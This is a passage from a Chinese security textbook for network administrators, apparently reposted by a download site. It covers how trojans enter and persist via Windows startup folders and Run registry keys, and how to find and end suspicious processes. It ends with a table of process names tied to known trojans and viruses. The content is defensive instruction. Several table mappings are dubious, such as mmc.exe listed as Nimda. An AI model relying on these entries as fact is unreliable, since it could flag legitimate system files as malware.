（2）传染部分：将病毒代码复制到传染目标上去。不同类型的病毒在传染方式、传染条件上各有不同。

（3）表现部分：这是病毒间差异最大的部分，前两个部分也是为这部分服务的。大部分的病毒都是有一定条件才会触发其表现部分的。如：以时钟、计数器作为触发条件的或用键盘输入特定字符来触发的。这一部分也是最为灵活的部分，这部分根据编制者的不同目的而千差万别，或者根本没有这部分。

1.4 认识木马

黑客最喜欢使用的攻击手段就是“木马”，形式多样、已经泛滥成灾的木马让网络环境变得恶化了起来，网管员们不得不高度戒备，以防网络被一个小小的木马搞得“网翻人乱”。

特洛伊木马（Trojan Horse）源于一个古希腊神话——话说公元前 1193 年，古希腊人围困特洛伊城，久攻不下。后来大将想出了一个妙计，让一些勇者躲进巨大的木马中，大部队假装撤退而将木马摈弃于特洛伊城下，让敌人将其作为战利品拖入城内。夜晚，当特洛伊人正在觥筹交错、庆祝胜利的时候，木马内的勇者乘机爬将出来，与城外的部队里应外合，一举攻下了特洛伊城。

1.4.1 什么是木马

黑客要入侵计算机，一般会使用“基于认证式的入侵”或“基于漏洞式的入侵”。木马的入侵与此不同，它有自己特定的入侵方式，它通常以伪装、捆绑等方式在目标主机使用者不知情的前提下进入目标主机，并自动或被动执行自身。例如，将木马程序与一个应用程序捆绑起来并放在网站上供下载，那么，这个应用程序就是那只特洛伊木马的木身，木马程序就是木身中的“勇者”。

在木马通过下载等方式进入目标主机后，一旦木马被有意或无意地执行了，轻则目标主机会被远程用户控制（包括查看屏幕、控制键盘与鼠标、记录键盘输入字符、复制数据，等等），如图 1-17 所示。





图1-17 木马控制示意

重则目标主机的系统将会彻底失去控制，并被病毒式木马进行系统文件删除、格式化磁盘等恶意操作。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

通常，良性木马都不会进行破坏性的操作，因为良性木马的目的是控制目标主机。如果目标主机无法使用了，控制目标主机自然也就不能成为现实了。良性木马程序会有服务端和控制端两部分，植入到目标主机的是服务端。当木马服务端被启用后，就会自动与黑客电脑中的木马客户端进行联系。这个联系的过程在没有安装防火墙的计算机中，非专业技术人员一般是很难发现的。

作为一名网管员，需要知道计算机与外部网络进行数据交互是需使用不同端口的——如果把网络上的计算机比喻成一栋房子，那么 IP 地址就代表这栋房子的门牌号码。无论是网管还是黑客都需要通过此“门牌号码”找到这台计算机。然而，光找到“房子”是没有用的，还必须打开某扇“窗子”才行（黑客们可不会哈利波特的“穿墙术”）。这里的“窗子”就是端口，而木马服务端就充任打开“窗子”的“内奸”！

通常，我们把良性木马称为“黑客程序”，把恶性木马称为“病毒”。因为木马的清除需要具有一定技术能力的专业人员来完成任务，所以清除木马的最简单方法就是进行系统克隆恢复。

1.4.2 木马如何利用启动项

木马要在系统中搞破坏，最方便的方法就是在系统启动时由系统进行调用。这样，每次系统运行后，恶意程序就会自动“接管”或悄悄地进行破坏。作为网管员，不仅要弄明白“启动项”与木马的联系，还应能解决相应的问题。

1．系统启动加载项

如果一个程序（包括恶意程序）希望在系统启动时随之进行加载，那么它必须在如下几个位置进行启动项目的添加：

“开始”→“程序”→“启动”。这里是“入门”级的启动项目添加与删除的地方，通常只需把程序拖拽到如图 1-18 所示的列表中就可以了。




图1-18 启动菜单

假设，当前登录的账户名为 shyzhong，那么，可以使用如下两种方法完成“启动”菜单中的程序添加：

方法一：在资源管理器窗口中打开“X:\Documents and Settings\shyzhong\「开始」菜单\程序\启动”文件夹，在右侧窗格中单击鼠标右键，并在弹出的快捷菜单中依次选择“新建”→“快捷方式”项，接着根据提示添加一个程序即可，如图 1-19 所示。



图1-19 新建快捷方式

方法二：在资源管理器窗口中，打开要添加到“启动”菜单中的程序文件所在文件夹，选中程序文件不放并直接拖放到“开始”菜单文字的上方，在“开始”菜单展开以后，再将其拖放到“启动”菜单中即可。

当“启动”菜单中的某些程序不再需要时，只需打开“X:\Documents and Settings\shyzhong\「开始」菜单\程序\启动”文件夹窗口，将其中不需要的快捷方式删除即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2．系统启动管理工具

在 Windows XP/2003 中，能够对系统启动进行管理的工具和方法有很多，例如，启动时按住 Shift 键就可以屏蔽“开始”菜单中的“启动”项的运行。下面，将介绍几款比较常用的工具。

（1）系统配置实用程序

从 Windows 98 开始，系统配置实用程序（Msconfig）就一直深受用户的好评。它具有良好的操作界面，所以很适合普通用户对系统启动项进行管理。在“运行”栏中使用命令“Msconfig”即可打开系统配置实用程序窗口，在其中可以看到有六个选项卡，如图 1-20 所示。




图1-20 系统配置实用程序

● 一般选项卡

在如图 1-21 示的“一般”选项卡中，可以在正常启动模式、诊断启动模式或是自行控制的启动模式中做出选择。其中，正常启动模式就是平时的正常启动 Windows XP/2003 的过程。诊断启动可以看作是“安全模式”启动。需要关注的是“有选择的启动”项，在这里可以选择是否加载 SYSTEM.INI 文件、WIN.INI 文件、系统服务、启动项等。




图1-21 一般选项卡界面

这几项都是会在 Windows XP/2003 的启动过程中进行加载的内容。虽然我们可以手工选择是否在启动过程中加载它们，但是不建议对这几项内容不熟悉的用户这样做。因为这里的设置是全局性的，例如，不勾选“加载系统服务”项的话，将会使“服务”选项卡中的所有服务全部处于未选中状态。因此，这里的设置将会造成大量系统中必须加载的组件得不到加载，这会导致系统产生一些莫名其妙的问题。

● SYSTEM.INI

SYSTEM.INI 文件存在的主要目的，就是为了兼容于以前的 16 位时代设计的软件。在 Windows XP/2003 的启动过程中，不加载此文件完全不会影响 Windows XP/2003 的启动和运行。甚至，还可以通过不加载此文件，让 Windows XP/2003 的启动速度稍稍快上一些。

有兴趣的读者可以通过在“运行”栏中，通过直接输入“SYSTEM.INI”文件名的方法来打开此文件。

● WIN.INI

在 Windows XP/2003 中，这个文件同样也是为了兼容 16 位程序而保留的。如果我们没有使用 16 位程序的需求，完全可以在启动项中禁止此文件的加载。

● Boot.ini

系统配置实用程序中对 Boot.ini 文件提供了图形化管理的界面，它可以使 Boot.ini 文件中的语句管理更加容易。例如，可以轻松设置默认启动哪个操作系统，在 Boot.ini 文件中添加哪些参数，等等。

● 服务

Windows XP/2003 提供的很多功能都需要服务在后台提供支持。默认状态下，Windows XP/2003 并不会在启动时加载所有的服务，因此在“服务”选项卡的列表中可以看到有部分服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

项是没有处于选中状态的。

在如图 1-22 所示“状态”列中，可以看到有“正在运行”、“已停止”等状态信息。其中，“停止挂起”和“运行挂起”状态，表明相应的服务在运行或停止过程中可能出现了问题。此时，就应当考虑是否系统中的某些文件出现了问题，进而影响了服务的运行。




图1-22 服务选项卡

其中，“隐藏 Microsoft 服务”项是一个比较实用的功能，它的选中可以让 Windows XP/2003 内置的服务隐藏起来，这样就可以快速对集中显示的第三方服务（如恶意程序创建的服务）进行管理了，如图 1-23 所示。




图1-23 隐藏Microsoft服务

本书不推荐单击“全部启用”按钮让 Windows XP/2003 加载所有的服务，事实上也没有必要这样做。因为很多服务只有在某些特殊的环境中才能被使用，如果环境不对，即便加载了也不会被使用。此外，单击“全部禁用”按钮的话，将会对系统的启动与运行产生深远的影响，所以不是万不得已，是不能单击并应用此按钮的。

● 启动

在 Windows XP/2003 中，系统会自动在启动过程中加载一些程序，这些程序可能是通过“开始”→“启动”菜单中加载，也可能是在注册表中加载。但无论是哪里加载，都会在“启动”选项卡中给出明确的说明，如图 1-24 所示。




图1-24 启动选项卡

我们可以看出，通过注册表加载的程序，会给出“HKLM”开头的路径。通过“开始”→“启动”菜单中加载的，则会给出“Startup”这样的提示。

在“命令”列表中，将给出启动程序的文件存储路径与调用时使用的参数。这个存储路径与系统调用路径是不一样的。



在“系统配置实用程序”窗口中，默认有六个选项卡。如果希望打开的“系统配置实用程序”窗口中，能直接定位到某个选项卡界面，只需在“运行”栏中使用“Msconfig -4”（从 1 开始，范围可以是 1~6 或 1~7。）这样的命令即可。

（2）组策略管理器

说到组策略，就不得不提注册表。注册表是 Windows 系统中保存系统、应用软件配置的数据库，随着 Windows 功能的越来越丰富，注册表里的配置项目也越来越多。很多配置都是可以自定义设置的，但这些配置发布在注册表的各个角落，如果是手工配置，可以想象得出将是多么的困难，而组策略则可以将注册表中重要的功能汇集成各种配置模块，供管理人员直接使用，从而达到方便管理电脑的目的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在本小节中，将简单讲解一些组策略对于启动项的管理模式。

在“运行”栏中使用“Gpedit.msc”命令打开“组策略”窗口后，如果要对计算机环境进行配置，则需在“计算机配置”节点中进行，如果要对用户环境进行配置，则需在“用户配置”节点中进行，如图 1-25 所示。




图1-25 组策略窗口

在组策略的“计算机配置”和“用户配置”中，用于管理启动环境的节点分别是：

①在“计算机配置”→“管理模板”→“系统”→“登录”节点；

②在“用户配置”→“管理模板”→“系统”→“登录”节点；

通常，在计算机配置中进行的启动策略设置，其执行优先级要高于在用户配置中进行的策略设置；

在“计算机配置”→“管理模板”→“系统”→“登录”节点中，默认状态下有五项策略。其中，以下三项是针对计算机的登录环境进行设置的：

①登录时不显示欢迎屏幕；

②总是用经典登录；

③计算机启动和登录时总是等待网络；

还有两项是与“用户配置”→“管理模板”→“系统”→“登录”节点中也有的策略，即：

● 在用户登录时运行这些程序

这里可以指定第三方由注册表调用的启动程序。此项如果是在计算机配置节点中进行设置，将会在注册表的“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run”子项中进行同步设置。

需要注意的是，“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies”子项中默认状态下是没有“Explorer\Run”子项的，必须在计算机配置节点中启用了“在用户登录时运行这些程序”策略并添加了要运行的程序后，“Explorer\Run”分支才会自动添加，如图 1-26 所示。




图1-26 添加启动程序

此项如果是在用户配置节点中进行设置，将会在注册表的“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run”子项中进行同步设置。

同样，在“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies”子项中，默认状态下是没有“Explorer\Run”分支的，必须在用户配置分支中启用了“在用户登录时运行这些程序”策略并添加了要运行的程序后，“Explorer\Run”子项才会自动添加。

● 不处理旧的运行列表

如果在计算机配置中启用了此项策略，则“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”中给出的程序将不会在系统启动时加载。如果在计算机配置中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

启用了此项策略，则“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”中给出的程序将不会在系统启动时加载。

3．如何禁止软件启动项自动运行

如果希望注册表中设置自动运行的程序完全被禁止运行，同时也希望以后安装的任何软件若有自动启动项也被禁止，只须进行如下操作即可：

步骤1

在“运行”栏中使用命令“Regedit”打开注册表编辑器窗口。

步骤2

依次单击进入如下项：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer

步骤3

在右侧窗格中依次建立如下四个DWORD值，并均赋其属性内容为数字“1”：

DisableCurrentUserRun

DisableLocalMachineRun

DisableCurrentUserRunOnce

DisableLocalMachineRunOnce

步骤4

添加值操作结束后，需要重启电脑方可使设置生效。

1.4.3 终结进程中的木马

一些恶意程序在进驻我们的电脑后，总是会在进程列表中添加自己的进程，甚至还会把正常的系统进程更改为自己的进程，面对这样的恶意手段该如何查杀？在本小节中，就将为读者们讲解这个问题的解决方法。

1．进/线程的作用

在Windows中，当应用程序运行时将会引发对CPU或内存等系统资源的占用。为了保证系统资源得到合理的分配，Windows使用了“进程”技术对其进行有效管理。为了细化进程管理，Windows还通过多线程机制支持一个进程中包含若干个执行单元。在多线程环境中，一个进程可以被分为几个子任务，每一个子任务叫做一个线程，线程可以独立于主进程而运行，如图1-27所示。




图1-27 进程查看工具

这就允许一个程序可以同时执行多个任务，而不再需要一个一个完成了。例如，当用户在使用微软Outlook的时候，用户可以在下载发送信息的同时读取或创建新的信息。多线程意味着一个进程不必等待其他进程结束。现在的应用软件无一不是多线程多任务处理，包括木马和病毒亦是如此。

从安全的角度上，我们应该抱着“怀疑一切”的感觉进行系统进程的管理。以管理系统进程为例，不能看到一个进程就怀疑一下，那我们就要累死了。正确的方法是：多看一些如下表1-1所示的正常进程的名称列表，加深自己对正常进程的印象，熟悉哪些进程可能被病毒或木马改头换面，熟悉那些进程不会出现这种情况。这样一来，管理进程的操作就会轻松很多了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表1-1 常见进程速查

进程名称	系统进程	后台程序	描　述
alg.exe	是	是	用于处理Windows网络连接共享和网络连接防火墙
ccmexec.exe	是	是	SMS操作系统服务，对系统的正常运行非常重要
clisvcl.exe	是	是	该进程调用SMSS进程检测计算机上的软件
Csrss.exe	是	是	该进程管理Windows图形相关任务，容易被病毒感染
dfssvc.exe	是	是	服务器版Windows的DFS分布式文件系统服务
dotnetfx.exe	是	否	升级到.net技术的一个进程，不是纯粹的系统程序
fast.exe	是	是	用于用户账号的快速切换，不是纯粹的系统进程
iexplore.exe	是	否	Internet Explorer浏览器进程
loadwc.exe	是	是	Internet Explorer浏览器的一部分
lsass.exe	是	是	系统进程，用于本地安全和登陆策略。容易被感染
mmc.exe	是	否	Windows管理控制程序，显示管理插件的控制面板
msconfig.exe	是	是	用于帮助编辑和管理配置文件，如Win.ini等启动项
msiexec.exe	是	否	Windows Installer的一部分，对系统正常运行非常重要
mstinit.exe	是	是	用于管理杀毒软件和磁盘碎片整理
ntoskrnl.exe	是	是	在你计算机反复启动的情况下出现，可能被病毒感染
pstores.exe	是	是	用于应用程序储存，如IE储存机密数据
regsvc.exe	是	是	用于远程计算机访问本地注册表
rpcss.exe	是	是	用于本地计算机的远程程序调用服务
rundll32.exe	是	是	用于在内存中运行DLL文件，容易被病毒感染
savedump.exe	是	是	用于NT内存储存，该进程会写内存内容到页面文件
services.exe	是	是	用于管理启动和停止服务
spool32.exe	是	是	Windows打印任务控制程序，用以打印机就绪
srvany.exe	是	是	用于将一个程序注册为一个服务
System Idle Process	否	是	不是一个进程，用于显示CPU可用资源百分比情况
taskmgr.exe	是	是	显示系统中正在运行的进程，用Ctrl+Alt+Del打开
tlntsvr.exe	是	否	属于微软Telnet程序的一部
winmgmt.exe	是	是	用于系统管理员创建Windows管理脚本
wmiexe.exe	是	是	用于让用户访问基本系统信息
wpabaln.exe	是	是	微软Windows操作系统监听精灵程序
wuauboot.exe	是	是	用于管理Windows自动更新
wucrtupd.exe	是	是	用于检测Windows的更新
actmovie.exe	是	是	用于支持显卡运行一些屏幕保护和微软程序
ASPNET_WP.exe	是	是	涉及Microsoft asp.net技术的程序运行所必须的进程
cidaemon.exe	是	是	是一个索引服务，为了让你更加快速的查找文件
cmd.exe	是	否	微软Windows系统的命令行程序
ctfmon.exe	是	是	用于选择文字输入程序和Office语言条
dllhost.exe	是	是	dllhost.exe用于管理DLL应用
dumprep.exe	是	是	记录出现错误的程序信息并发送相关错误信息到微软
grpconv.exe	是	是	用于转换Windows 3.1的文件夹格式至高版本Windows

(未完，请参见下页)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

(续上表)

进程名称	系统进程	后台程序	描　述
scanregw.exe	是	是	用于检测Windows注册表并会用正确的覆盖错误的
smss.exe	是	是	管理子系统和操作系统的对话，容易被感染
spoolss.exe	是	是	用于将打印机任务发送到本地打印机
svchost.exe	是	是	用于执行DLL文件，容易被感染
systray.exe	是	是	用于显示信息，例如日期和时间
taskmon.exe	是	是	用于监视硬件资源对计算机的维护任务
userinit.exe	是	是	关键进程。用于管理不同的启动顺序
winoa386.mod	是	否	用于控制32位的Windows环境下提供DOS命令行
wmiprvse.exe	是	是	用于通过WinMgmt.exe程序处理WMI操作
wscntfy.exe	是	否	Windows安全相关策略的一部分
wuauclt.exe	是	是	Windows自动升级管理程序，会不断在线检测
agentsvr.exe	是	是	是一个ActiveX插件，用于多媒体程序
btwdins.exe	是	是	是为了微软Windows操作系统支持蓝牙技术的进程
cisvc.exe	是	是	用于监测CIDAEMON.exe内存使用状态
ddhelp.exe	是	否	DirectX的一部分，用于对Windows 3D显示卡加速
dos4gw.exe	是	否	DOS操作系统在32位操作系统上的扩展壳
explorer.exe	是	否	用于管理shell、开始菜单、任务栏、桌面和文件管理
hidserv.exe	是	是	用于支持Windows操作系统的USB多媒体设备
inetinfo.exe	是	是	用于支持微软Windows IIS网络服务的除错
launch32.exe	是	否	储存管理服务的远程部署与安装程序
logonui.exe	是	是	用于显示微软Windows XP系统用户切换界面
mapisp32.exe	是	是	用于调用MAPI消息的程序
mprexe.exe	是	是	用于计算机使用多个网络协议和网卡与路由的连接
msgsrv32.exe	是	是	是一个32位的消息服务
mstask.exe	是	是	Windows计划任务程序
netdde.exe	是	是	微软Windows的网络动态数据Exchange服务
pchschd.exe	是	是	用于监视分析系统硬件使用
rdpclip.exe	是	否	用于从服务器到本地拷贝粘贴文件
rnaapp.exe	是	是	98/Me操作系统的进程，用于进行拨号网络连接
sapisvr.exe	是	否	用于语音识别支持
scardsvr.exe	是	是	用于认证本地系统的简单型的安全卡
snmp.exe	是	是	用于局域网LAN和局域网基础配置
spoolsv.exe	是	是	用于将Windows打印机任务发送给本地打印机
tcpsvcs.exe	是	是	用于计算机使用专用的TCP/IP网络服务
winlogon.exe	是	是	用于处理你系统的登陆和登陆过程
WMIADAP.EXE	是	是	用于将传输性能库到WMI库
wowexec.exe	是	否	用于支持16位进程
wuaclt.exe	是	是	用于系统自动检测你计算机上软件更新

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.分析、关闭和重建进程

作为一名网络管理员，应该懂得如何查看系统进程有无异常，并能够快速判断出系统是否存在安全隐患。下面，分别介绍两种环境下的进程基本管理应用。

（1）Windows 任务管理器

下面将以 Explorer.exe 进程为例，使用“Windows 任务管理器”这个系统内置工具谈谈如何分析、关闭和重建进程。

以 Windows XP 为例，在桌面环境中按下组合键“Ctrl+Shift+Esc”或“Ctrl+Alt+Delete”键打开“Windows 任务管理器”窗口后，单击切换到“进程”选项卡，从中就可以看到进程列表了，如图 1-28 所示。



图1-28 任务管理器

此时，可以观察除了正常的进程名称外，是否还有一些陌生的进程存在。如果有可以把进程名称在 www.g.cn 中进行搜索，看有没有相关的恶意进程说明。如果有则应立即将其关闭。

以关闭 Explorer.exe 进程为例，选中此进程并单击右下角的“结束进程”即可关闭此进程了。



在关闭此进程后，桌面将消失并只剩一个 Windows 任务管理器窗口存在。因为桌面的消失，所以屏幕中的鼠标操作将不被响应。

如果正常进程被病毒等关闭了，我们可以参考如下操作将其重建。

以新建 Explorer.exe 进程为例，在打开 Windows 任务管理器窗口后，需要执行如下操作：

步骤 1

依次单击“文件”→“新建任务（运行…）”菜单，如图 1-29 所示。



图1-29 新建任务

步骤 2

在打开的“创建新任务”对话框中，输入“Explorer.exe”进程名称并单击“确定”按钮继续，如图 1-30 所示。



图1-30 输入进程名称

步骤 3

桌面环境将被恢复，进而桌面上的图标将会显示出来，鼠标的操作也将被响应，如图 1-31 所示。



图1-31 桌面环境被恢复

这就是一次标准的进程查看、关闭和重建的过程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）DOS 下管理进程

学会如何在 DOS 中分析进程的方法，在无法进入桌面环境时就显得非常有用。查看的方法很简单：

步骤 1

在“运行”栏中使用“Cmd”命令打开“命令提示符”窗口。

步骤 2

输入“Tasklist”命令并按 Enter 键，在随即得到的如图 1-32 所示反馈信息中，就可以看到本机的所有进程了。




图1-32 进程列表

从上图中可以看出，本机的进程显示结果由五部分组成：图像名（进程名）、PID、会话名、会话#、内存使用。此时，如果要关闭某个进程（如要终止本机的“QQ.exe”进程），就应该首先使用 Tasklist 命令查找它的 PID。通过上图中可以看到系统显示本机“QQ.exe”进程的 PID 值为“948”。此时就可以运行“Taskkill /pid 948”这样的命令将 QQ.exe 进程终止了，如图 1-33 所示。




图1-33 终于进程

对于一些系统进程来说，可以使用添加“/f”参数的方法来强行关闭，如图 1-34 所示。



图1-34 终于系统进程

除了我们可以看得见的进程外，还有一些隐藏进程和远程进程是需要我们使用不同方法进行管理的。

3．杀除黑客植入的隐藏进程

将进程隐藏起来是黑客或病毒程序常用的伎俩，查看隐藏进程有很多方法，我们推荐大家下载“隐藏进程管理工具”，来完成对隐藏进程的管理。

步骤 1

下载软件结束并完成解压后，运行其中的“ECQ-PS.exe”文件，在打开的窗口中可以看到系统中所有的进程列表，如图 1-35 所示。




图1-35 进程列表

步骤 2

在每个进程后面都可以看到线程有多少个，它主要关联的程序名和路径是什么，它是否为可疑程序，等等，如图 1-36 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图1-36 进程详细信息

步骤 3

对于提示为“可疑”的进程，在查看具体的文件路径后，当确认是恶意程序时，可以选中此进程并单击鼠标右键，在弹出的菜单中选择“强行结束进程”，如图 1-37 所示。




图1-37 结束进程

在下表 1-2 所示中将列出曾经一度最流行的病毒或木马的进程列表，供读者们遇到有疑问的进程时参考。

表1-2常见病毒、木马进程

进程名称	对应病毒、木马	进程名称	对应病毒、木马
.exe	BF Evolution	Intel.exe	传奇叛逆
_.exe	TryIt	Internet.exe	传奇幽灵
Aboutagirl.exe	初恋情人	Internet.exe	网络神偷
Absr.exe	Backdoor.Autoupder	Kernel16.exe	Transmission Scount
Aplica32.exe	将死者病毒	Kernel32.exe	坏透了或冰河
Avconsol.exe	将死者病毒	Kiss.exe	传奇天使
Avp.exe	将死者病毒	Krn132.exe	求职信病毒
Avp32.exe	将死者病毒	Libupdate.exe	BioNet
Avpcc.exe	将死者病毒	Load.exe	尼姆达病毒
Avpm.exe	将死者病毒	Lockdown2000.exe	将死者病毒
Avserve.exe	震荡波病毒	Mbbmanager.exe	聪明基因
Bbeagle.exe	恶鹰蠕虫病毒	Mdm.exe	Doly 1.6-1.7
Brainspy .exe	BrainSpy vBeta	Microsoft	传奇密码使者
Cfiadmin.exe	将死者病毒	Mmc.exe	尼姆达病毒
